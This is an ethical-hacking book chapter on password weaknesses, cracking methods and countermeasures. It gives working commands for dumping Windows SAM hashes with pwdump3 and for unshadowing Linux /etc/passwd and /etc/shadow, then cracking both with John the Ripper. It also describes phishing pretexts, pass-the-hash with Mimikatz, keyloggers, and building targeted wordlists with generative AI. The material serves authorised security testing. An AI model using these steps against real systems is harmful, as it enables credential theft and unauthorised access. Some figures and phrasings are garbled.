External attackers and malicious insiders have many ways to obtain passwords. They can glean passwords simply by asking for them or by looking over the shoulders of users *(shoulder surfing)* while they type their passwords. Hackers can also obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, attackers can use remote cracking utilities, keyloggers, or network analyzers.

This chapter demonstrates how easily the bad guys can gather password information from your network and computer systems. I outline common password vulnerabilities and describe countermeasures that help prevent these vulnerabilities from being exploited on your systems. If you perform the tests and implement the countermeasures outlined in this chapter, you'll be well on your way to securing your systems' passwords.

Understanding Password Vulnerabilities

When you balance the cost of security and the value of the protected information, the combination of a user ID and a secret password is usually adequate. Passwords create a false sense of security, however, as the bad guys know, and they attempt to crack passwords as a step toward breaking into computer systems.

One big problem with relying solely on passwords for security is that more than one person can know them. Sometimes, multiple people knowing a password is intentional; often, it's not. The tough part is that there's often no way of knowing who, besides the password's owner, knows a password.

REMEMBER Knowing a password doesn't make someone an authorized user. This is one of the things that makes breach discovery difficult. A criminal hacker could have a legitimate user's password, and it's very difficult to tell the difference between the two unless you dig much deeper into analyzing specific user behaviors.

Here are the two general types of password vulnerabilities:

- **Organizational or user vulnerabilities:** Include lack of password policies that are enforced within the organization and lack of security awareness on the part of users
- **Technical vulnerabilities:** Include weak encryption methods, insecure storage of passwords on computer systems, and online password exposures

I explore these classifications in more detail in the following sections.

Before computer networks and the internet, the user's physical environment was an additional layer of password security that worked pretty well. Now that most computers have network connectivity, that protection is gone. Chapter 7 provides details on managing physical security in this age of networked computers and mobile devices.

Organizational password vulnerabilities

It's human nature to want convenience, especially for remembering five, ten, or dozens of passwords for work and daily life. This desire for convenience makes passwords among the easiest barriers for an attacker to overcome. Almost 3 trillion (yes, trillion with a *t* and 12 zeros) eight-character password combinations are possible by using the 26 letters of the alphabet and the numerals 0 through 9. Strong passwords are easy to remember and difficult to crack. Most people, however, focus only on the easy-to-remember part. Users like to use such passwords as *password*, their login names, *abc123*, or no password at all! Don't laugh;

I've seen these blatant weaknesses and guarantee that they're on any given network at this very moment.

Unless users are educated and reminded about using strong passwords, their passwords usually are

- **Easy to guess:** Passwords such as "password" or "letmein" are more common than people think.
- **Seldom changed:** Many people are not required to change their passwords periodically and consistently over time.
- **Reused for many security points:** When bad guys crack one password, they often can access other systems and websites with that same password and username.

  REMEMBER Using the same password across multiple systems and websites is nothing but a breach waiting to happen. Most people are guilty of this practice, but that doesn't make it right. Do what you can to protect your own credentials and spread the word to your users about how this practice can get you into a real bind.
- **Written down:** Generally, the more complex a password is, the more difficult it is to crack. When users create complex passwords, however, they're more likely to write them down. External attackers and malicious insiders can find these passwords and use them against you and your business.

Technical password vulnerabilities

You can often find these serious technical vulnerabilities after exploiting organizational password vulnerabilities:

- Password encryption schemes are weak. Hackers can break weak password storage mechanisms by using cracking methods that I outline in this chapter. Many vendors and developers believe that passwords are safe as long as they don't publish the source code for their encryption algorithms. *Wrong!* A persistent, patient attacker

usually can crack this so-called security by obscurity (a security measure that's hidden from plain view but can be easily overcome) fairly quickly. After the code is cracked, it's distributed across the internet and becomes public knowledge.

Password cracking utilities take advantage of weak password encryption. These utilities do the grunt work and can crack any password given enough time and computing power.

- Programs store their passwords in memory, unsecured files, and easily accessed databases.
- Unencrypted databases provide direct access to sensitive information to anyone who has database access, whether or not they have a business need to know the information.
- User applications display passwords on the screen while the user is typing.

The National Vulnerability Database (an index of computer vulnerabilities managed by the National Institute of Standards and Technology) currently identifies nearly than 9,000 password-related vulnerabilities! You can search for these issues at `https://nvd.nist.gov/vuln/search` to find out how vulnerable some of your systems may be from a password perspective.

OSINT password exposures

One of the easiest ways for passwords to be exposed is for them to be dumped online and then subsequently gathered via OSINT searches. Using online threat intelligence tools such as Kaduu, you can see where the exposures are. It's very unlikely that you're going to be able to do anything about the exposures, but you can respond in appropriate ways: forcing password changes on exposed accounts and educating your users on the dangers of weak passwords and, just as bad, co-mingling business email credentials with personal website usage, which I often see in these exposures. If you do find login credentials during your OSINT reviews, you might realize that password policy updates are needed. It's one thing to have your passwords exposed but it's even worse when certain

passwords are easily guessed because they're set to things like *password1* and *changeme*.

I cover information gathering and OSINT testing in Chapter 5. But, while we are on the topics of OSINT and passwords, there's an excellent OSINT tool that allows you to go beyond the traditional searching for password dumps online and, instead, looking for actual internal Active Directory credentials that are exposed on the internet. This tool is call AD Credential Audit by online threat intelligence company myNetWatchman (`https://www.mynetwatchman.tech/ad-redential-audit`). The testing that AD Credential Audit does adds a ton of value to both OSINT and internal Windows password testing. A relatively simple PowerShell script that connects to your Active Directory domain combined with myNetWatchman's proprietary threat intelligence feed, I don't think there's been a single network I have come across in which this tool didn't find at least weak passwords that are known to be exposed online. Quite often AD Credential Audit finds actual credential pairs (usernames *and* passwords) of internal Active Directory domain accounts that are exposed online. This is *very* problematic in terms of criminals gathering those credentials online and using them to access your network and cloud-based systems that use active directory for authentication. I can't think of a more valuable security testing tool that has become available on the market in the past decade, if not longer. You can see more about this tool in the following blog post I wrote: `https://www.principlelogic.com/blog/passwords/find-at-risk-internal-user-accounts-with-mynetwatchmans-active-directory-audit-tool/`.

Cracking Passwords

Password cracking is one of the most enjoyable hacks for the bad guys because it fuels their sense of exploration and desire to figure out a problem. You may not have a burning desire to explore everyone's passwords, but it helps to approach password cracking with this mindset.

Where should you start testing the passwords on your systems? Generally, any user's password works. After you obtain one password, you can often obtain others — including administrator and root passwords.

Administrator passwords are the pot of gold. With unauthorized administrative access, you (or a criminal hacker) can do virtually anything on the system. When looking for your organization's password vulnerabilities, I recommend first trying to obtain the highest level of access possible (such as domain administrator) through the most discreet method possible. That's often what the criminals do.

You can use low-tech ways and high-tech ways to exploit vulnerabilities to obtain passwords. You can deceive users into divulging passwords over the phone; observe what a user has written down on a piece of paper; or capture passwords directly from a computer, over a network, and via the internet with the tools I cover in the following sections.

Cracking passwords the old-fashioned way

A hacker can use low-tech methods to crack passwords. These methods include using social engineering techniques such as phishing, shoulder surfing, and guessing passwords from information they know about the user.

Social engineering

The most popular low-tech method for gathering passwords is *social engineering*, which I cover in detail in Chapter 6. Social engineering takes advantage of the trusting nature of human beings to gain information that later can be used maliciously. A common social engineering technique is conning people into divulging their passwords. A well-crafted phishing email is all it takes to get people to provide their login credentials. It sounds ridiculous, but I see it all the time! It's one of the quickest ways to get passwords: All you have to do is ask.

TECHNIQUES

As I said, to obtain a password through social engineering, just ask for it. You can simply call a user and tell them that they have some important-looking emails stuck in the mail queue and you need their password to

log in and free them. Many hackers and rogue insiders use this technique to try to get information.

Another way to get users to divulge their passwords is to send a phishing email requesting that information. I've found that asking users to confirm their understanding of and compliance with internal security policies by submitting their login credentials to a phishing website is all it takes. I cover email phishing in detail in Chapter 6.

REMEMBER If users give you their passwords during your testing, make sure that those passwords are changed. An easy way is to force password changes for all users through the Windows domain. You don't want to be held accountable if something goes awry after the password has been disclosed.

A common weakness that can facilitate such social engineering is when staff members' names, phone numbers, and email addresses are posted on your company website. Social media sites such as LinkedIn, Facebook, and X can also be used against a company because these sites can reveal employees' names and contact information. Ditto for TikTok where so many employees tend to be hanging out these days. Don't forget other messaging platforms such as WhatsApp and Telegram as well.

COUNTERMEASURES

User awareness and consistent security training are great defenses against social engineering. Security tools are a good fail-safe if they monitor for such emails and web browsing at the host level, on the network perimeter, or in the cloud. Train users to spot attacks (such as suspicious phone calls or deceitful phishing emails) and to respond effectively. The best response is to refuse to give out any information and alert the appropriate information security manager in the organization. Also, take that staff directory off your website or at least remove IT staff members' information.

Shoulder surfing

Shoulder surfing (the act of looking over someone's shoulder to see what the person is typing) is an effective, low-tech password hack.

TECHNIQUES

To mount this attack, the bad guys must be near their victims (or nearby with binoculars or a similar tool) and not look obvious. They simply collect the password by watching the user's keyboard or screen when they log in. An attacker with a good eye might even watch whether the user is glancing around their desk for a reminder of the password or the password itself. Security cameras or a webcam can even be used for such attacks. Coffee shops and airplanes provide ideal conditions for shoulder surfing, as do gas pumps, which is why debit/credit card skimming is so successful.

You can try shoulder-surfing yourself. Walk around the office and perform random spot checks. Go to users' desks, and ask them to log in to their computers, the network, or even their email applications. Just don't tell them what you're doing beforehand because they may attempt to hide what they're typing or where they're looking for their password — two things they should've been doing all along! Just be careful doing this test and respect other people's privacy. You could, of course, put a very small camera in a cubicle, but you might want to check with your human resources and legal departments first!

COUNTERMEASURES

Encourage users to be aware of their surroundings, and tell them not to enter their passwords when they suspect that someone is looking over their shoulders. Instruct users that if they suspect someone is looking over their shoulders while they're logging in, they should politely ask the person to look away or, when necessary, hurl an appropriate epithet to show the offender that they're serious. It may be easiest to lean into the shoulder surfer's line of sight to keep them from seeing any typing and/or the screen itself. Certain computer companies, such as Lenovo, Lenovo are building privacy screens directly into laptop computers. 3M Privacy Filters (www.3m.com/3M/en_US/privacy-screen-protectors-us) are another good choice, but surprisingly, I rarely see them being used.

Inference

Inference is guessing passwords using information you know about a user, such as their date of birth, favorite television show, or phone number. It sounds silly, but criminals often determine their victims' passwords by guessing them.

The best defense against an inference attack is to educate users to create secure passwords that don't include information that can be associated with them. Absent certain password complexity filters, it's not always easy to enforce this practice with technical controls, so you need a sound security policy and ongoing security awareness and training to remind users of the importance of creating secure passwords.

Weak authentication

External attackers and malicious insiders can obtain — or avoid having to use — passwords by taking advantage of older or unsecured operating systems that don't require passwords to log in. The same goes for a phone or tablet that isn't configured to use passwords.

BYPASSING AUTHENTICATION

Operating systems from Windows 9*x* all the way to Windows 11 may allow the user to have a blank password and, therefore, be able to bypass the login screen. After you're in, you can find other passwords stored in such places as web browsers and VPN connections. Such passwords can be cracked easily with tools such as ElcomSoft's Proactive System Password Recovery (covered later in this chapter). These weak systems can serve as *trusted* machines — meaning that people assume they're secure — and provide good launching pads for network-based password attacks as well.

COUNTERMEASURES

The only true defense against weak authentication is to ensure that your operating systems require a password upon boot. To eliminate this vulnerability, *at least* upgrade to Windows 10, if not Windows 11, or use the most recent versions of Linux or one of the various flavors of Unix, including macOS and Chrome OS.

TIP Current authentication systems, such as Kerberos and directory services (such as Microsoft's Active Directory), encrypt user passwords or don't communicate the passwords across the network, which creates an extra layer of security. Multifactor authentication (MFA) adds yet another layer of security on top of traditional passwords and is highly recommended, especially for critical accounts on important systems.

Cracking passwords with high-tech tools

High-tech password cracking involves using a program that tries to guess a password by determining all possible password combinations. These high-tech methods are mostly automated after you access the computer and password database files.

The main password-cracking methods are dictionary attacks, brute-force attacks, and rainbow attacks. You find out how these methods work in the following sections.

Password-cracking software

You can try to crack your organization's operating system and application passwords with various password-cracking tools:

- **Brutus** (https://web.archive.org/web/20190731132754/http://www.hoobie.net/brutus/) cracks logins for HTTP, FTP, Telnet, and more.
- **Cain & Abel** (https://web.archive.org/web/20160217062632/http://www.oxid.it/projects.html) cracks LM and NT LanManager (NTLM) hashes, Windows RDP passwords, Cisco IOS and PIX hashes, VNC passwords, RADIUS hashes, and lots more. (Hashes are cryptographic representations of passwords.)
- **ElcomSoft Distributed Password Recovery** (www.elcomsoft.com/edpr.html) cracks Windows, Microsoft

Office, PGP, Adobe, iTunes, and numerous other passwords in a distributed fashion, using up to 10,000 networked computers at one time. Also, this tool uses the same graphics processing unit (GPU) video acceleration as the ElcomSoft Wireless Auditor tool, which allows for cracking speeds up to 50 times faster. (I talk about the ElcomSoft Wireless Auditor tool in Chapter 10.)

- **ElcomSoft Proactive Password Auditor** (www.elcomsoft.com/ppa.html) runs brute-force, dictionary, and rainbow cracks against extracted LM and NTLM password hashes.
- **ElcomSoft Proactive System Password Recovery** (www.elcomsoft.com/pspr.html) recovers practically any locally stored Windows passwords, such as login passwords, Wi-Fi WEP/WPA passphrases, SYSKEY passwords, and RAS/dial-up/VPN passwords.
- **ElcomSoft System Recovery** (www.elcomsoft.com/esr.html) cracks or resets Windows user passwords, sets administrative rights, and resets password expirations, all from a bootable CD. This tool is great for demonstrating what can happen when laptop computers don't have full disk encryption.
- **Hydra** (https://www.kali.org/tools/hydra/) cracks logins for HTTP, FTP, IMAP, SMTP, VNC, and many more.
- **John the Ripper** (www.openwall.com/john) cracks hashed Linux/Unix and Windows passwords.
- **Mimikatz** (https://github.com/gentilkiwi/mimikatz) for past the hash exploits and extracting passwords from memory on Windows systems.
- **ophcrack** (https://ophcrack.sourceforge.io/) cracks Windows user passwords, using rainbow tables from a bootable CD. Rainbow tables are precalculated password hashes that can speed the cracking process by comparing these hashes with the hashes obtained from the specific passwords being tested.

- **pwdump** (www.openwall.com/passwords/windows-pwdump) extracts Windows password hashes from the SAM (Security Accounts Manager) database.
- **RainbowCrack** (http://project-rainbowcrack.com) cracks LanManager (LM) and MD5 hashes quickly by using rainbow tables.

TIP Some of these tools require physical access to the systems you're testing. You may be wondering what value physical access adds to password cracking. If a hacker can obtain physical access to your systems and password files, you have more than just basic information security problems to worry about, right? True, but this kind of access is entirely possible! What about a summer intern, a disgruntled employee, or an outside contractor with malicious intent? The mere risk of an unencrypted laptop being lost or stolen and falling into the hands of someone with ill intent should be reason enough.

To understand how the preceding password-cracking programs generally work, you need to understand how passwords are encrypted. Passwords typically are encrypted when they're stored on a computer, using encryption or one-way hash algorithms such as SHA2 or MD5. Then hashed passwords are represented as fixed-length encrypted strings that always represent the same passwords with exactly the same strings. These hashes are irreversible for all practical purposes, so in theory, passwords can never be decrypted. Furthermore, certain passwords, such as those in Linux, have a random value called a *salt* added to them to create a degree of randomness. This value prevents the same password used by two people from having the same hash value.

REMEMBER In Windows, after the password hashes are obtained, attackers can leverage an attack called *pass the hash* to send the hash rather

than the actual password to the system for authentication. This works especially well for Windows administrator accounts that are the same on every system. Mimikatz works well for this. You can find a good article on using Metasploit and the psexec module for this purpose at www.offsec.com/metasploit-unleashed/psexec-pass-hash.

Password-cracking utilities take a set of known passwords and run them through a password-hashing algorithm. The resulting encrypted hashes are compared at lightning speed with the password hashes extracted from the original password database. When a match is found between the newly generated hash and the hash in the original database, the password has been cracked. The process is that simple.

Other password-cracking programs attempt to log on by using a predefined set of user IDs and passwords. This method is how many dictionary-based cracking tools work, such as Brutus and SQLPing3 (https://web.archive.org/web/20170605072902/http://www.sqlsecurity.com/downloads). I cover cracking web application and database passwords in Chapters 15 and 16.

Passwords that are subjected to cracking tools eventually lose. You have access to the same tools as the bad guys. These tools can be used for both legitimate security assessments and malicious attacks. You want to find password weaknesses before the bad guys do. In this section, I show you some of my favorite methods for assessing Windows and Linux/Unix passwords.

WARNING When trying to crack passwords, the associated user accounts may be locked out, which could interrupt your users. Be careful if intruder lockout is enabled in your operating systems, databases, or applications. If intruder lockout is enabled, you might lock out some or all computer/network accounts, resulting in a denial of service situation for your users.

KNOW WHERE YOUR PASSWORDS LIE

Password storage locations vary by operating system. Windows usually stores passwords in these locations:

- Security Accounts Manager (SAM) database (`c:\windows\system32\config`)
- Active Directory database file stored locally or spread across domain controllers (`ntds.dit`)

Windows may also store passwords in a backup of the SAM file in the `c:\winnt\repair` or `c:\windows\repair` directory.

Some Windows applications store passwords in the Registry or as plain-text files on the hard drive. A simple registry or file-system search for “password” may uncover just what you're looking for.

Linux and other Unix variants typically store passwords in these files:

- `/etc/passwd` (readable by everyone)
- `/etc/shadow (`accessible by the system and the root account only)
- `/etc/security/passwd` (accessible by the system and the root account only)
- `/.secure/etc/passwd (`accessible by the system and the root account only)

Dictionary attacks

Dictionary attacks quickly compare a set of known dictionary-type words — including many common passwords — against a password database. This database is a text file with hundreds, if not thousands, of dictionary words, typically listed in alphabetical order. Suppose that you have a dictionary file that you downloaded from one of the sites in the following list. The English-dictionary file at the Purdue University site contains one word per line starting with *10th*, *1st* all the way to *zygote*.

Many password-cracking utilities use a separate dictionary that you create or download from the internet. The website `www.outpost9.com/files/WordLists.html` houses dictionary files and other miscellaneous word lists.

Don't forget to use other language files as well, such as Spanish and Klingon!

REMEMBER Dictionary attacks are only as good as the dictionary files you supply to your password-cracking program. You can easily spend days or even weeks trying to crack passwords with a dictionary attack. If you don't set a time limit or a similar expectation going in, you'll likely find that dictionary cracking is a mere exercise in futility. Most dictionary attacks are good for weak (easily guessed) passwords. Some special dictionaries, however, have common misspellings or alternative spellings of words, such as `pa$$w0rd` (password) and `5ecur1ty` (security). Additionally, special dictionaries can contain non-English words and thematic words from religions, politics, or *Star Trek.*

Brute-force attacks

Brute-force attacks can crack practically any password, given sufficient time. Brute-force attacks try every combination of numbers, letters, and special characters until the password is discovered. Many password-cracking utilities let you specify such testing criteria as the character sets, password length to try, and known characters (for a mask attack). Sample Figure 8-1 shows some example brute-force password-cracking options.



Proactive Password Auditor — Untitled.hdt *
Project Edit Recovery Options Help
Attack type: Brute-force Mask Dictionary Rainbow LM attack
Hashes Bruteforce attack
Bruteforce attack options
All Latin (A-Z)
All Digits (0-9)
Special (!@...)
All Printable
Custom charset
Both cases
Define...
Password length: min 1 max 14
Passwords ranges: Edit...
User name User ID Computer Hash t... Password Audit time Status Desc
Timestamp Message
23.06.2025 16:45:55 Current user: TESTER\kb
23.06.2025 16:45:55 Current user has administrator rights
23.06.2025 16:45:55 Current user has privilege to debug programs
Proactive Password Auditor, Copyright © 2003-2021 ElcomSoft Co.Ltd.

FIGURE 8-1: Brute-force password-cracking options in Proactive Password Auditor.

WARNING A brute-force test can take quite a while, depending on the number of accounts, their associated password complexities, and the speed of the computer that's running the cracking software. As powerful as brute-force testing can be, it can take forever to exhaust all possible password combinations, which isn't practical in every situation.

WARNING Smart hackers attempt logins slowly or at random times so that the failed login attempts aren't as predictable or obvious in the system log files. Some malicious users even call the IT help desk to attempt a reset of the account they just locked out. This social engineering technique could be a major issue, especially if the organization has no (or minimal) mechanisms in place to verify that locked-out users are who they say they are.

Can an expiring password deter a hacker's attack and render password cracking software useless? Yes. After the password is changed, the cracking must start again if the hacker wants to test all the possible combinations. This scenario is one reason why it's a good idea to change passwords periodically. Still, I'm not a big fan of forcing users to change their passwords often. Shortening the change interval can reduce the risk of passwords being cracked but can also be politically unfavorable in your business and end up creating the opposite of the effect you're going for. You have to strike a balance between security, convenience, and usability. In many situations, I don't think it's unreasonable to require password changes every 6 to 12 months or (especially) after a suspected compromise. Keep in mind that there is a direct relationship between password change interval and password length. The longer the interval is, the longer the password needs to be.

TIP Exhaustive password cracking attempts usually aren't necessary. Most passwords are fairly weak. Even minimum password requirements, such as a password length, can help you in your testing. You may be able to discover security-policy information by using other tools or via your web browser. (See Part 4 for tools and techniques for testing the security of operating systems, and see Chapter 15 for information on testing websites and applications.) If you find this password policy information, you can configure your cracking programs with more well-defined cracking parameters, which often generate faster results.

Rainbow attacks

A *rainbow* password attack uses rainbow cracking to crack various password hashes for LM, NTLM, and MD5 much more quickly and with extremely high success rates (near 100 percent). Password cracking speed is increased in a rainbow attack because the hashes are precalculated; thus, they don't have to be generated individually on the fly as they are in dictionary and brute-force cracking methods.

WARNING Unlike dictionary and brute-force attacks, rainbow attacks can't be used to crack password hashes of unlimited length. The current maximum length for Microsoft LM hashes is 14 characters, and for Windows Vista, the maximum is 16 characters (dictionary-based) and 7 hashes (also known as NT hashes). The rainbow tables are available for purchase and download via the ophcrack site at https://ophcrack.sourceforge.io/. There's a length limitation because it takes *significant* time to generate these rainbow tables. Given enough time, a sufficient number of tables will be created. By then, of course, computers and applications will likely have different authentication mechanisms and hashing standards — including a new set of vulnerabilities — to contend with. Job security for IT professionals working in this area never ceases to grow.

If you have a good set of rainbow tables, such as those offered via the ophcrack site and Project RainbowCrack (http://project-rainbowcrack.com), you can crack passwords in seconds, minutes, or hours versus the days, weeks, or even years required by dictionary and brute-force methods.

TIP You can use generative AI tools such as ChatGPT to create your own wordlists with a prompt such as "Generate a custom wordlist based on people who live in Chicago, love snow, and follow the carnivore diet." The possibilities are endless!

Cracking Windows passwords with pwdump3 and John the Ripper

The following test uses two of my favorite utilities to test the security of current passwords on Windows systems:

- pwdump (to extract password hashes from the Windows SAM database)
- John the Ripper (to crack the hashes of Windows and Linux/Unix passwords)

The following test requires administrative access to your Windows stand-alone workstation or the server:

1. **Create a new directory called `passwords` at the root of your Windows C: drive.**
2. **Download and install a decompression tool if you don't already have one:**

   TIP 7-Zip (`www.7-zip.org`) is a free decompression tool. Windows also includes built-in zip-file handling, albeit a bit kludgy.
3. **Download, extract, and install the following software into the `passwords` directory you created, if you don't already have it on your system:**
   - *pwdump3*: Download the file from `www.openwall.com/passwords/windows-pwdump`.
   - *John the Ripper:* Download the file from `www.openwall.com/john`.
4. **Enter the following command to run pwdump3 and redirect its output to a file called `cracked.txt`:**

   ```
   c:\passwords\pwdump3 >; cracked.txt
   ```

   This file captures the Windows SAM password hashes that are cracked with John the Ripper. Figure 8-2 shows the contents of the `cracked.txt` file that contains the local Windows SAM database password hashes.

FIGURE 8-2: Output from pwdump3.

5. **Enter the following command to run John the Ripper against the Windows SAM password hashes to display the cracked passwords:**

```
c:\passwords\john cracked.txt
```

This process, shown in Figure 8-3, can take seconds or days, depending on the number of users and the complexity of their associated passwords. My Windows example took only five seconds to crack five weak passwords.




FIGURE 8-3: Cracked password file hashes with John the Ripper.

Cracking Unix/Linux passwords with John the Ripper

John the Ripper can also crack Unix/Linux passwords. You need root access to your system and to the password (`/etc/passwd`) and shadow password (`/etc/shadow`) files. Perform the following steps to crack Unix/Linux passwords:

1. **Download the Unix source files from `www.openwall.com/john`.**

2. **Extract the program by entering the following command (with the current filename):**

```
[root@localhost kbeaver]#tar -zxf john-1.8.0.tar.xz
```

TIP You can also crack Unix or Linux passwords on a Windows system by using the Windows/DOS version of John the Ripper.

3. **Change to the `/src` directory that was created when you extracted the program, and enter the following command:**

```
make generic
```

4. **Change to the `/run` directory, and enter the following command to use the unshadow program to combine the `passwd` and `shadow` files and copy them to the file `cracked.txt`:**

```
./unshadow /etc/passwd /etc/shadow > cracked.txt
```

WARNING The unshadow process won't work with all Unix variants.

5. **Enter the following command to start the cracking process:**

```
./john cracked.txt
```

When John the Ripper is complete (which could take some time), the output is similar to the results of the preceding Windows process (refer to Figure 8-3).

After completing the preceding Windows or Unix/Linux steps, you can force users to change passwords that don’t meet specific password policy requirements, create a new password policy, or use the information to update your security awareness program. Just do something.

WARNING Be careful handling the results of your password cracking efforts. You create an accountability issue because more than one person now knows the passwords. Always treat the password information of others as being strictly confidential. If you end up storing passwords on your test system, make sure that the system is extra-secure. If you're using a laptop, encrypting the hard drive is the best defense.

PASSWORDS BY THE NUMBERS

A total of 128 ASCII characters are used in typical computer passwords. (Technically, only 95 characters are printable because you can't use the NULL and the carriage-return characters.) A random 8-character password that uses 126 different characters can have 6,634,204,312,890,625 different combinations. Taking that scenario a step further, if it were possible (and it is in Linux and Unix) to use all 256 ASCII characters (254, without NULL and carriage-return characters) in a password, 17,324,859,965,700,833,536 different combinations would be available, or roughly two billion times more combinations than there are people on Earth!

A text file containing all possible passwords would require millions of terabytes of storage space. Even if you include only the more realistic combination of 95 or so ASCII letters, numbers, and standard punctuation characters, such a file would still fill thousands of terabytes of storage space. These storage requirements force dictionary and brute-force password-cracking programs to form the password combinations on the fly instead of reading all possible combinations from a text file. That's why rainbow attacks are more effective at cracking passwords than dictionary and brute-force attacks.

Given the effectiveness of rainbow password attacks, especially against unsalted or weakly hashed passwords, it's realistic to think that eventually, anyone will be able to crack all possible password combinations, given the current technology and average life span. It probably won't happen. But many people thought in the 1980s that 640K of RAM and a 10MB hard drive in a PC were all that anyone would ever need!

Cracking password-protected files

Do you wonder how vulnerable password-protected word-processing, spreadsheet, and zip files are when users send them into the wild blue

yonder? Wonder no more. Some great utilities can show how easily passwords are cracked.

Cracking files

Most password-protected files can be cracked in seconds or minutes. You can demonstrate this "wow factor" security vulnerability to users and management. Here's a hypothetical scenario that could occur in the real world:

1. Your chief financial officer (CFO) wants to send some confidential financial information in a Microsoft Excel spreadsheet to a company board member.
2. The CFO protects the spreadsheet by assigning it a password during the file-save process in Excel.
3. For good measure, the CFO uses 7-Zip to compress the file and adds another password to make it *really* secure.
4. The CFO sends the spreadsheet as an email attachment, assuming that the email will reach its destination.

   The financial adviser's network has content filtering, which monitors incoming emails for keywords and file attachments. Unfortunately, the financial firm's network administrator is looking in the content-filtering system to see what's coming in.
5. This rogue network administrator finds the email with the confidential attachment, saves the attachment, and realizes that it's password-protected.
6. The network administrator remembers a great password-cracking tool called Advanced Archive Password Recovery (`www.elcomsoft.com/archpr.html`) that can help crack the password.

Cracking password-protected files is as simple as that! Now, all the rogue network administrator must do is forward the confidential spreadsheet to their buddies or the company's competitors.

TIP If you carefully select the right options in Advanced Archive Password Recovery, you can dramatically shorten your testing time. If you know that a password is fewer than five characters long or is all lowercase letters, for example, you can cut your cracking time in half.

I recommend performing these file-password-cracking tests on files that you capture with a content-filtering or network-analysis tool. This method is a good way to determine whether your users are adhering to policy and using adequate passwords to protect the sensitive information that they're sending.

Countermeasures

Rainbow attacks can be prevented by using salted passwords and strong hashing algorithms, which is not as big a problem today as it was in the past. Multifactor authentication (MFA) and intruder lockout in applications and operating systems are also great tools in the fight against password cracking. I cover web application password hacking more in-depth in Chapter 15.

The best defense against weak file password protection is requiring your users to use a stronger form of file protection, such as Pretty Good Privacy (PGP) or the Advanced Encryption Standard (AES) encryption that's built into 7-Zip when necessary. Ideally, you don't want to rely on users to make decisions about what they should use to secure sensitive information, but relying on them is better than nothing. Stress that a file encryption mechanism, such as a password-protected zip file, is secure only if users keep their passwords confidential and never transmit or store them in unsecure clear text (such as in a separate email).

If you're concerned about unsecure email transmissions, consider using a content-filtering system or a data loss prevention system to block all outbound email attachments that aren't protected on your email server.

Understanding other ways to crack passwords

Over the years, I've found other ways to crack (or capture) passwords technically and through social engineering.

Keystroke logging

One of the best techniques for capturing passwords is remote *keystroke logging* — the use of software or hardware to record keystrokes as they're typed.

WARNING Be careful with keystroke logging. Even with good intentions, monitoring employees raises various legal issues if it's not done correctly. Discuss with your legal counsel what you'll be doing, ask for their guidance, and get approval from upper management.

LOGGING TOOLS

With keystroke-logging tools, you can assess the log files of your application to see what passwords people are using:

- Keystroke-logging applications can be installed on the monitored computer. I recommend that you check out REFOG (www.refog.com). Many other such tools are available on the internet.
- Hardware-based tools, such as KeyGhost (www.keyghost.com), fit between the keyboard and the computer or replace the keyboard.

WARNING A keystroke-logging tool installed on a shared computer with a wired keyboard can capture the passwords of every user who logs in.

COUNTERMEASURES

The best defense against the installation of keystroke-logging software on your systems is to use an antimalware program or a similar endpoint protection software that monitors the local host. It's not foolproof but

can help. As with physical keyloggers, you'll need to inspect each system visually.

